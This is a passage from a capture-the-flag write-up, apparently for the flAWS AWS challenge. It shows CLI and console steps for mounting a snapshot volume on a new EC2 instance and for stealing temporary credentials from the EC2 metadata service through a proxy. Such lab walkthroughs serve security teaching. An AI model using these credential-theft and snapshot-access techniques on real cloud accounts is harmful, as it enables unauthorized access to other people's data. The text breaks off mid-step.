
I started by creating a key pair in my aws account using the command:

`aws --profile cli-me --region us-west-2 ec2 create-key-pair \`



```
--key-name flaws-key \
--query 'KeyMaterial' \
--output text > flaws-key.pem
```

The screenshot shows a Kali Linux virtual machine with two terminal windows. The left window shows a series of `aws s3` commands listing files in an S3 bucket, including `hint1.html` through `robots.txt`. The right window shows the execution of `aws --profile cli-me ec2 create-key-pair` with the specified flags, resulting in a JSON response containing the key material. This material is then saved to a file named `flaws-key.pem`.

“Chmod 400 flaws-key.pem” is used to assign the keys the correct permissions to prevent them from being rejected by ssh due to insecure permissions. Having done this one needs to attach the key pairs to the ec2 instance created, however this can also be done on the console:




Next step, I launched the ubuntu ec2 instance:




Here I ensured that my console is set to us-west-2, and also my subnet is set to us-west-2a, which is same as the region of the volume. Then clicked on launch instance.


Next, I attached the snapshot volume that we had earlier created using cli. To do this I navigated to **EC2 > Volumes** where I found the snapshot ID similar to the one created on cli:



I selected it, then clicked on **actions > attach volume**. Then attached my running instance and set a device name:



Next I navigated to instances and on the running instance, and on it, there is a section for public IPv4 address and Public IPv4 dns, one can copy any of those and use it for the next steps:




To ssh using public ipv4 dns use the command in the following format:


```
ssh -i flaws-key.pem ubuntu@<your-public-ipv4-dns>
```

where flaws-key.pem are the key pair. To ssh using Public ipv4 address:

```
ssh -i flaws-key.pem ubuntu@<your-public-ipv4-address>
```





Having SSHed into the ubuntu machine, I started by confirming the attached volume:




Presence of xvdf and xvdf1 confirms the volume was attached successfully. I then ran “sudo file -s /dev/xvdf1 “ to inspect the volume format. Then ran “sudo mkdir /mnt/recovery” to create a directory for mounting and “sudo mount /dev/xvdf1 /mnt/recovery” for mounting.

To verify, I ran the command: ls /mnt/recovery which listed the content of the snapshot:




Level 5

This was one of the most challenging levels where I tried obtaining data from both the downloaded files and browser. After some directory traversal using the browser, I was able to retrieve **temporary AWS credentials** from the EC2 metadata service via the proxy.




This is a textbook example of **privilege escalation via exposed metadata**, and now we're equipped to access the hidden Level 6 bucket.


I used the curl command to get clean tokens and used them to create a new profile flaw6



Level 6


For this level I started by creating a profile named level6 with the credentials given





Now that we have the ARN and the version id, we can see what the actual policy is:

```
